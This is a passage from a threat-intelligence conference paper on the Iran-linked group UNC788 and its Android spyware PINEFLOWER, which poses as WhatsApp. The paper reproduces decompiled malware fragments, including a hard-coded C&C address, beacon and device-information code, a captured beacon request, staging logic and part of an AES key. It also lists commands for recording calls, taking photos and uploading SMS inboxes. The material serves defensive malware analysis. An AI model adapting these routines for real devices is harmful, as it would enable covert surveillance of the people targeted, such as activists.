VB2021
localhost

7 - 8 October, 2021 / vblocalhost.com

UNC788: IRAN'S DECADE OF CREDENTIAL HARVESTING AND SURVEILLANCE OPERATIONS

Emiel Haeghebaert
FireEye, USA

emiel.haeghebaert1@mandiant.com

ABSTRACT

Driven by the authoritarian's desire for regime survival, Iran's Islamic Revolutionary Guard Corps (IRGC) and Ministry of Intelligence (MOIS) have long conducted extensive domestic surveillance and espionage operations against the country's domestic populace and foreign targets of strategic intelligence value. This paper analyses and dissects UNC788's most recent domestic surveillance operation with a malicious *Android* application dubbed PINEFLOWER. Our analysis confirmed that the actors exfiltrated recorded phone calls, room audio recordings, pictures and entire SMS inboxes along with relevant metadata from devices which appeared to belong to individuals residing in Iran. At least one device belonged to an individual who appears to be engaged in social activism in Iran. This activity confirms long-standing suspicions that UNC788 conducts domestically focused operations as part of its mandate to conduct cyber espionage and credential harvesting operations in support of Iranian strategic priorities.

The results presented in this paper are based on threat intelligence, collection and reverse engineering of threat actor tools, and analysis of their malicious infrastructure. This paper will focus on my experience and analytical process uncovering this operation by stepping through the initial discovery of the malicious infrastructure, discussing the various tools used to pivot to additional actor resources and to facilitate victim data analysis, and by exploring the evidence underpinning our attribution assessment.

INTRODUCTION

In December 2020, *FireEye* published a blog post [1] detailing its use of 'UNC' groups – or 'uncategorized' groups – as a way of clustering and keeping track of threat activity clusters that are not yet eligible to be classified as APT or FIN groups. As the blog notes, UNCs are created around a defining, anchoring characteristic of threat activity and, 'as we discover new artifacts associated with other incidents and proactive collections efforts, the UNC provides a framework to join discrete pieces of evidence together.' UNCs include observables such as adversary infrastructure, tools and tradecraft, and can grow, merge with, or break off from other clusters as more data becomes available over time. The blog provides several case studies.

FireEye analysts created UNC788 in May 2017 to track a large group of credential-harvesting domains. Over time, we created new UNCs that we suspected, but at the time could not prove, were part of the same sustained credential-harvesting effort defined by UNC788. As of early 2021, however, we have merged seven clusters with UNC788, resulting in a large activity that we believe first became operational in 2012. The group remains highly active.

It is inherent in any threat intelligence capability that clustering of activity does not map 1:1 in all cases to those of other researchers, vendors or organizations. As a result we have a complex adversary- and malware-naming environment, where multiple names can refer to either the same activity, elements thereof, or simply a related operation. The threat activity we track as UNC788, however, largely corresponds to activity others track as TA453 (*Proofpoint*), Phosphorus (*Microsoft*) and Charming Kitten (*ClearSky Cyber Security*, *Certfa Lab*).

LITERATURE REVIEW

UNC788 operations have been well documented over the past several years. One of the first public reports on the group dates to June 2015, when *ClearSky Cyber Security* ('*ClearSky*') published its report on 'Thamar Reservoir' [2], an operation targeting approximately 500 individuals active in academia, security and defence, journalism, and human rights activism in the Middle East. *ClearSky* further suggested that the campaign may have begun in mid-2014. A 2017 *ClearSky* report then named Charming Kitten as an Iranian cyber espionage group pursuing access to private email and *Facebook* accounts as opposed to compromising larger organizations, linking the Thamar Reservoir activity to Charming Kitten [3]. Two years later, *ClearSky* reported that it had observed Charming Kitten targeting academic researchers and influential public figures around the world. To do so, the group used spear phishing messages impersonating researchers or journalists inviting the victim to an event or encouraging the target to review their resume [4].

This type of activity is consistent with *Microsoft*'s reporting on 'Phosphorus' in October 2019, when the company stated its security researchers had observed Phosphorus, which they linked to the Iranian government, targeting accounts 'associated with a US presidential campaign, current and former US government officials, journalists covering global politics and prominent Iranians living outside Iran' [5]. *Microsoft* noted that the group, while not technically sophisticated, appeared highly motivated and willing to invest significant time and resources in its operations. This report came on the heels of *Microsoft*'s filing of an official complaint in March 2019, alleging the defendants had established an Internet-based cyber-theft operation referred to as Phosphorus, which allowed the company to seize 99 domains used by the group [6].

In a follow-on report in October 2019, *ClearSky* researchers subsequently wrote that they assessed with a medium to high level of confidence that the aforementioned *Microsoft* blog and *ClearSky*'s reporting were indeed tracking the same activity [7]. In this report, they further detailed Charming Kitten's most recent attack vectors, including spear phishing, impersonating social media websites and using these platforms to distribute malicious links, and sending SMS messages directly to a target's cellular device.

The group remained highly active during 2020, with numerous news articles discussing UNC788's persistent operations against high-level individuals, journalists, conference attendees, and political and human rights activists. In January 2020, *Certfa Lab* ('*Certfa*') published a report detailing its investigation of phishing campaigns with the apparent objective to steal email account data and information on the victim's contacts. The group used fake interview invitations, and in one case impersonated a known *New York Times* reporter, to entice the target to log into, for example, a fake *Google* page. Similar to the activity described in previous reporting, this time Charming Kitten went after government institutions, think tanks, and academics institutions, but also organizations with ties to the Baha'i faith [8]. Additional campaigns in 2020 targeted attendees at the Munich Security Conference [9] and an Iran analyst at the Atlantic Council [10]. Notably, in mid-2020, researchers at *IBM X-Force* retrieved from an open directory server what appeared to be 'training demonstrations the Iran-backed hackers made to show junior team members how to handle hacked accounts' [11]. This discovery appears to corroborate *Microsoft*'s perception that the group is not particularly adept at operational security.

In the early stages of the COVID-19 pandemic, a noticeable shift in the group's targeting patterns occurred. For the first time, UNC788 started pursuing public health, medical technology, and pharmaceutical information. According to *Reuters*, the actor started conducting credential harvesting operations against the personal email accounts of staff at the World Health Organization [12]. In May 2020, open sources reported that the group targeted *Gilead*, a US drugmaker at the time working on treatments for COVID-19 [13]. Interestingly, the group appeared interested in medical research beyond treatments or vaccines for COVID-19. Most recently, in March 2021, *Proofpoint* reported that TA453 had 'launched a credential phishing campaign targeting senior medical professionals who specialize in genetic, neurology and oncology research in the United States and Israel' [14]. Iran suffers from rampant shortages of medical equipment, supplies, and drugs, including for cancer treatments [15], despite US economic sanctions explicitly not applying to medical devices or medicine. These types of operations may indicate renewed efforts by the regime to try to offset these challenges.

Note: *The threat activity cluster Mandiant tracks as UNC788 generally corresponds with the activity ClearSky and Certfa have reported on as Charming Kitten, that Microsoft tracks as Phosphorus, and that Proofpoint calls TA453. However, public reporting frequently describes this actor as 'also known as APT35'. Mandiant tracks APT35 as distinct from UNC788.*

UNC788 DEFINED

UNC788 is a cluster of threat activity *Mandiant* suspects conducts cyber espionage operations on behalf of the Iranian government. The group is characterized by credential theft operations against corporate and personal email accounts and has consistently targeted Western think tanks and academics, current and former government officials, members of the Iranian diaspora in the United Kingdom, Israel, and the United States, as well as high-profile individuals within Iran. In 2020, we also observed UNC788 targeting employees of pharmaceutical companies in the United States and the United Kingdom, in line with public reporting, in a likely effort to obtain medical information in support of the COVID-19 response. This suggests the group may alter its operational focus as Iran's strategic priorities evolve over time. UNC788 has been operational since at least 2012 and likely evolved from the participants of Iranian hacktivist forums.

Iran's Islamic Revolutionary Guard Corps (IRGC) and Ministry of Intelligence (MOIS) have long conducted extensive domestic surveillance and espionage operations against its domestic populace and foreign targets of strategic intelligence value.

In March 2021, we uncovered a widespread domestic surveillance operation using a malicious *Android* application dubbed PINEFLOWER. We detected the campaign during our routine monitoring for UNC788 infrastructure procurement. The next several sections of this paper will discuss our discovery of this operation and our analysis of the PINEFLOWER malware.

INFRASTRUCTURE: INITIAL DISCOVERY

During routine monitoring for newly procured infrastructure configured in a manner consistent with UNC788's domain registration pattern, we identified the domain 'display-monitor[.]site' resolving to the IP addresses 198[.]23[.]213[.]155 and 198[.]23[.]213[.]157, where it still resolves at the time of writing and is likely parked. Also resolving to the former IP address a few weeks prior was the domain 'account-inbox[.]com' (see Table 1).

Domain	Registered on	IP resolution	First seen	Last seen
display-monitor.site	2021-02-20	198.23.213.155	2020-02-20	2020-02-21
		198.23.213.157	2021-02-22	2020-06-07
account-inbox.com	2020-12-20	198.23.213.155	2020-12-20	2021-01-03

Table 1: Suspicious domains and resolution data.

The DNS Start of Authority (SOA) entry for 'account-inbox.com' was set to 'nami.rosoki@gmail.com', an email address we have historically observed UNC788 use to register malicious infrastructure. One of these malicious domains, 'youtubee-videos.com', was registered in July 2017 and mimicked the *Telegram* login page in an attempt to steal user credentials, as detailed in this 2018 *Cisco Talos* blog [16]. The re-use of this email address for domain registration is also indicative of the actor's relatively low regard for operational security.

Domain	account-inbox.com
Record Date	2021-03-18
Registrar	OnlineNIC, Inc.
Server	whois.onlinenic.com
Created	2020-12-19 (6 months ago)
Updated	2021-01-03 (5 months ago)
Expires	2021-12-19 (in 6 months)
Unique Emails	• abuse@onlinenic.com • nami.rosoki@gmail.com

Figure 1: Domain registration email for 'account-inbox[.]com' on DomainTools.

INFRASTRUCTURE: PIVOTING

The domain 'display-monitor[.]site' hosted content impersonating a legitimate flower shop based in North Carolina in the United States. A scan of the domain available on *VirusTotal* also shows that links to the legitimate company's social media pages were hosted on this site, suggesting the actors had scraped the flower shop's website in an attempt to make the domain appear benign.

Pivoting on the URLs in *VirusTotal* leads to another suspicious domain, 'developer-app[.]xyz', which also matched UNC788's domain registration patterns. The actors hosted the same scraped flower shop content on this domain, according to a screenshot saved by *DomainTools*.

VirusTotal showed a file that communicated with this domain, named 'WhatsApp.apk' (Figure 2). Considering the proximity in space of 'display-monitor[.]site' to 'developer-app[.]xyz', which served as a C&C server for this newly identified APK, we hypothesize that this implant may be operated by the same actor. Having observed the scraped flower shop content on the two malicious domains, we chose to dub the *Android* malware family PINEFLOWER.

Communicating Files ⓘ

Scanned	Detections	Type	Name
2021-04-15	23 / 61	Android	WhatsApp.apk

Figure 2: 'WhatsApp.apk' listed as a communicating file to 'developer-app[.]xyz'.

The APK file appeared to have two DEX files bundled within it (Figure 3).

Bundled Files ⓘ

	Scanned	Detections	File type	Name
⌄	2021-04-03	10 / 61	Android	classes.dex
⌄	2021-03-01	5 / 59	Android	assets/classes.dex

Figure 3: WhatsApp.apk bundled files.

The strings of the 'assets/classes.dex' file show the string '.data_gsc98647a3', which appeared to be relatively unique (Figure 4).

Figure 4: 'assets/classes.dex' strings.

A second DEX file contained this unique string, suggesting they may be related, even though this second sample was submitted to *VirusTotal* in January 2018. The parent APK file appeared to be spoofing *Google Services*, using 'GoogleServices' as the subject and issuer of the certificate, and using the *Google Services* icon.

Filename	**SHA256**	**C&C**
WhatsApp.apk	c2c1d804aeed1913f858df48bf89a58b1f9819d7276a70b50785cf91c9d34083	developer-app[.]xyz
N/A (spoofing Google Services)	90e5fa3f382c5b15a85484c17c15338a6c8dbc2b0ca4fb73c521892bd853f226	hardship-management[.]com

Table 2: PINEFLOWER samples.

The C&C server 'hardship-management[.]com' had been mentioned in a public blog called *Iran Cyber News* and an article titled 'CORRUPT KITTEN Exposed' [17]. CORRUPT KITTEN was the author's chosen name for an *Android* implant that, according to the blog, 'supports a full range of spying and device management capability'. The blog contained a summary analysis of this CORRUPT KITTEN implant and an MD5 hash for a DEX file allegedly using the same C&C server. Notably, the author also noted that the malware stored files ready for exfiltration in a directory named '.data_gsc98647a3', the string we identified in our PINEFLOWER samples. It seemed likely that CORRUPT KITTEN and PINEFLOWER were one and the same.

Finally, by pivoting on the known infrastructure, we identified additional domains that may be related to UNC788 activity. Notably, the C&C server 91[.]134[.]244[.]133 shared an SSL certificate with the IP address 79[.]137[.]3[.]102, which also hosted both 'developer-app[.]xyz' and 'inbox-account[.]info'. In turn, the IP 91[.]121[.]217[.]34 had also hosted 'secure-team[.]xyz' and 'device-monitor[.]xyz' (see Table 2). While this infrastructure is suspicious and roughly matches UNC788's domain registration pattern, we were unable to definitively attribute the domains to the group at the time this report was written.

Domain	**IP resolution**	**First seen**	**Last seen**
developer-app.xyz	79.137.3.102	2020-08-18	2020-12-31
inbox-account.info	79.137.3.102	2021-01-09	2021-01-09
	91.121.217.34	2020-09-23	2020-12-16
secure-team.xyz	91.121.217.34	2020-09-20	2020-09-21
secure-team.xyz	51.178.144.3	2020-09-10	2020-09-10
device-monitor.xyz	91.121.217.34	2020-10-07	2021-06-10

Table 3: Additional suspicious infrastructure.

Figure 5 provides a visual overview of our discovery and pivots, including the activity surrounding the *Android* implant we dubbed PINEFLOWER, the suspected related activity, and the links to historical activity.

PINEFLOWER: TECHNICAL ANALYSIS

In this section, I describe the technical analysis we conducted on PINEFLOWER. We used a variety of tools including the *MobSF Framework* [18], an *Android* emulator built into *Android Studio*, and *jadx GUI* [19] for code analysis. While our initial analysis was done statically, followed by running PINEFLOWER in an emulator and MobSF, we have combined our findings here to describe the execution pattern of the malware. Of the two samples available for analysis, we focused on the sample most recently submitted to *VirusTotal*, 'WhatsApp.apk'.

Initial execution

Using the emulator built into *Android Studio*, we ran the 'WhatsApp.apk' sample on several devices to observe its behaviour. Upon installation of the PINEFLOWER malware, the malicious application masquerades as *WhatsApp* before hiding itself and running in the background. On devices running *Android 11*, the user is prompted to accept various permissions and the application remains visible from the main menu (Figure 6).



Figure 5: Overview of PINEFLOWER activity.



Figure 6: Installing WhatsApp.apk (SHA256: c2c1d804aeed1913f858df48bf89a58b1f9819d7276a70b50785cf91c9d34083) on Android 11.

On older devices, the user is not prompted to accept permissions. Instead, once the application is installed, it is hidden from the main menu while it continues running in the background (Figure 7).



Figure 7: Installing WhatsApp.apk (SHA256: c2c1d804aeed1913f858df48bf89a58b1f9819d7276a70b50785cf91c9d34083) on Android 4.0. Install complete (left), application list (middle), running process (right).

Once the malware has successfully been installed on the device, it sends an initial beacon to the command-and-control server. PINEFLOWER first reads the decimal-encoded C&C hard coded in the malware (Figure 8). The array decodes to http://developer-app.xyz/.

```
/* renamed from: c */
private static final byte[] f118c = {104, 116, 116, 112, 58, 47, 47, 100, 101, 118, 101, 108, 111, 112, 101, 114, 45, 97, 112, 112, 46, 120, 121, 122, 47};
```

Figure 8: Hard-coded C&C in WhatsApp.apk (SHA256: c2c1d804aeed1913f858df48bf89a58b1f9819d7276a70b50785cf91c9d34083).

The beacon, sent to the C&C via an HTTP POST request, contains a SHA-1 value of the hard-coded AES key, device, and network information:

Parameter	Value
&sk=	Plaintext SHA-1 value of the hard-coded AES key
&di=	Device information
&t=	Network type
&st=	Network sub-type
&dt=	Current timestamp

Table 4: Parameters and values for initial beacon.

The device information passed to the C&C server is formatted into JSON in the following key-value pairs (Figure 9):

```
public class C0024ag {
    /* renamed from: a */
    public static String m141a() {
        JSONObject jSONObject = new JSONObject();
        try {
            jSONObject.put("type", "android");
            jSONObject.put("device_imi", C0113bt.m443a(C0106bm.m430b()));
            jSONObject.put("device_id", C0113bt.m443a(C0106bm.m429a()));
            jSONObject.put("device_software_version", C0024ag.m145c());
            jSONObject.put("build_id", C0113bt.m443a(Build.ID));
            jSONObject.put("build_device", C0113bt.m443a(Build.DEVICE));
            jSONObject.put("build_manufacturer", C0113bt.m443a(Build.MANUFACTURER));
            jSONObject.put("build_model", C0113bt.m443a(Build.MODEL));
            jSONObject.put("build_brand", C0113bt.m443a(Build.BRAND));
            jSONObject.put("build_display", C0113bt.m443a(Build.DISPLAY));
            jSONObject.put("build_product", C0113bt.m443a(Build.PRODUCT));
            jSONObject.put("build_bootLoader", C0113bt.m443a(Build.BOOTLOADER));
            jSONObject.put("build_board", C0113bt.m443a(Build.BOARD));
            jSONObject.put("build_host", C0113bt.m443a(Build.HOST));
            jSONObject.put("build_time", C0113bt.m443a(Long.valueOf(Build.TIME)));
            jSONObject.put("build_cpu_abi", C0024ag.m146d());
            jSONObject.put("build_cpu_abi2", C0024ag.m147e());
            jSONObject.put("build_version_sdk_init", C0113bt.m443a(Integer.valueOf(VERSION.SDK_INT)));
            jSONObject.put("build_version_release", C0113bt.m443a(VERSION.RELEASE));
            jSONObject.put("build_version_codeName", C0113bt.m443a(VERSION.CODENAME));
            jSONObject.put("build_version_incremental", C0113bt.m443a(VERSION.INCREMENTAL));
        } catch (Exception e) {
        }
        return C0023af.m139b(jSONObject.toString());
    }
```

Figure 9: Device information included in the initial beacon.

Using *MobSF*'s dynamic analysis feature, we captured an example beacon containing device information to the C&C server 'developer-app[.]xyz' via port TCP/80:

```
POST http://developer-app.xyz/ HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; Samsung A50 Build/PI)
Host: developer-app.xyz
Accept-Encoding: gzip
Content-Length: 507
gs=&sk=dd8b9bf8f4d243a20bc8a0e34464d69a1fd3786c&di=t3W0kEXtGPdUm3jOw3dfo0PRlTb4I3O0mabCQnRO-
U2sgUWas4y0Bx2gQj1vNdNFlpQNHIuVjdt5qwsNT3THVDW60fXHP8GvjzLLWNSHF6W6l6E82ie0OeNpvuEpCGw4Tlnl-
OA65VjvZZ5TNk-sxMRJXiqnpR9nKtJ77GAXBUIIInrBcQf08aJFhNPW8gJUPR-j-DWj3zwYIMnQnmHaE5fybUCaCkjq9U
lYhvboC-2eWuxntf6TbWZlEkkqIt-cYx7dbynJbw4D6MsNlF8yShNSzMHDl1iNL3yqtz7mcyWEg-bdX4O5ANJsHQaYew_
EwAkgZl8IOKrz4gFIVMAHHOEKe8V4iXwnYtg0Xm9NY6BQAzBzHelewx62B8_i1mOgX1U-WjhAMAcM76R17YXts8rUaRwGbjFs
vKGTvxtUwAk=&t=WIFI&st=&dt=1615044612295
```

After this initial beacon, PINEFLOWER waits for commands from the C&C server and uses a local SQLite database to store queued commands as well as results of tasks run by these commands. When the malware successfully executes one of its modules following a command from its C&C, it adds a new entry to the SQL database. The final SQLite database can be uploaded to the C&C server (Figure 10).

```
public List<C0036b> mo53a(String str, boolean z) {
        ArrayList arrayList = new ArrayList();
        try {
            Cursor query = this.f178b.query("data", null, "name=?", new String[]{str}, null, null, null);
            if (query.moveToFirst()) {
                do {
                    arrayList.add(new C0036b(query.getInt(query.getColumnIndex(C0038ap.f193e)), query.
                        getString(query.getColumnIndex(C0038ap.f194f)), query.getString(query.
                        getColumnIndex(C0038ap.f196h)), query.getString(query.getColumnIndex(C0038ap.f197i)
                        )));
                    if (z) {
                        break;
                    }
                } while (query.moveToNext());
            }
            query.close();
        } catch (Exception e) {
        }
        return arrayList;
```

Figure 10: PINEFLOWER reading SQLite into an ArrayList for uploading to the C&C.

Supported commands

PINEFLOWER can receive and support a wide range of commands from the C&C server. Some notable commands, including 'calls_recorder', 'sound_recorder', 'sms_inbox' and 'picture_take', suggest the malware is capable of recording calls, triggering sound recordings, taking pictures using the compromised device's camera, and exfiltrating SMS inboxes. Table 5 shows the supported commands and the first 16 characters of the corresponding SHA-1 value, which the malware then uses to name files for exfiltration.

Staging & exfiltration

Files ready for exfiltration are stored in a directory that is hard coded into the malware:

- Android/.data_gsc98647a3

When PINEFLOWER writes the files to this folder, it generates a unique filename in the following format:

- <first 16 characters of command name SHA-1 value>_<first 21 characters of a random UUID, dashes removed>.<Unix timestamp>.complete.d

For example, for the file 'c2cc53c99fb858a9_871388f9f5f14c178246e.1606985941.complete.d':

- 'c2cc53c99fb858a9' are the first 16 characters of the SHA-1 value for 'sound_recorder', which is c2cc53c99fb858a9c6c836d0f48c874b1d78d00b.
- '871388f9f5f14c178246e' is the result of a randomly generated UUID with the dashes removed.
- '1606985941' is a Unix timestamp that converts to '12/3/2020 03:55:35'.

Command	Corresponding SHA-1 substring
apps_list	8f3be153969c9aa6
browser_history	56f4befcfa372f61
call_number	8b9df28139b454a9
calls_log_incoming	d4d5231bef6126e8
calls_log_missed	46f2dbefa9720460
calls_log_outgoing	a4efe3347d23277c
calls_recorder	e7726cbe08d9659f
camera_list	608b155f62c6c1b4
contacts	9db49a59249eefb6
device_info	34d58e358ce6f6c8
directory_list	df0f6e126aaa7f10
error_list	41ad8be6d52578e0
file_delete	922e797471f4ba60
file_download	2a8cc636df3df9b8
file_list	0d4a23c7f51b588e
file_upload	cfd82bcb40eef62d
live_stream	66d94e991e567a62
location_gps	0833b18e25e64e42
location_gsm	3187d46fc0eca417
network_activity	cb427b6ab37d2df6
network_speed	5f199ca6dc7c3d64
network_state	357443daf3d17473
off_bluetooth	e73d159feaa06fa1
off_data	de4e691bfe0e4915
off_wifi	cdf0e953385891d7
on_bluetooth	1d92dfb895429a27
on_data	b2a51f869599157b
on_wifi	0717a22ec8f04949
picture_take	5a0f66c8648bd121
screen_state	7c3412627241e1c3
sim_card	6cd9c5d08fc6f34d
sms_drafts	fc64df0c3c72954a
sms_inbox	9f3d6768e601e1ac
sms_outbox	073fb2c5ce013bcc
sms_send	3d0226299ebe4e8d
sound_recorder	c2cc53c99fb858a9
storage_activity	b502a71ef356e559
video_recorder	be2b031af63496f2

Table 5: PINEFLOWER supported commands.

```
public static synchronized File m188a(String str, boolean z) {
    File a;
    synchronized (C0039an.class) {
        String format = String.format("%s.d", new Object[]{C0039an.m189a(str)});
        a = z ? C0039an.m187a(C0039an.m193b(), C0039an.m195c(), format) : C0039an.m187a(C0039an.m195c(), C0039an.m193b(), format);
    }
    return a;
}

/* renamed from: a */
private static synchronized String m189a(String str) {
    String a;
    synchronized (C0039an.class) {
        try {
            if (!TextUtils.isEmpty(str)) {
                a = C0108bo.m435a(str);
                if (!TextUtils.isEmpty(a)) {
                    a = a.substring(0, Math.min(16, a.length()));
                    String replace = UUID.randomUUID().toString().replace("-", "");
                    replace = replace.substring(0, Math.min(21, replace.length()));
                    a = String.format("%s_%s", new Object[]{a, replace});
                }
            }
        } catch (Exception e) {
        }
        a = "";
    }
    return a;
}
```

Figure 11: Filename generation methods.

PINEFLOWER uses a compression and encryption routine to obfuscate the files prior to exfiltration. Similar to the hard-coded C&C, the encryption key and IV for the AES-128-CBC encryption are stored in a decimal-encoded byte array (Figure 12).

```
private static final byte[] f127d = new byte[16];
/* renamed from: e */
private static final byte[] f128e = new byte[16];
/* renamed from: f */
private static SharedPreferences f129f = GSApplicat

static {
    f127d[0] = (byte) 102;
    f127d[1] = (byte) 51;
    f127d[2] = (byte) 53;
    f127d[3] = (byte) 52;
    f127d[4] = (byte) 52;
    f127d[5] = (byte) 99;
    f127d[6] = (byte) 48;
    f127d[7] = (byte) 56;
    f127d[8] = (byte) 53;
    f127d[9] = (byte) 54;
    f127d[10] = (byte) 53;
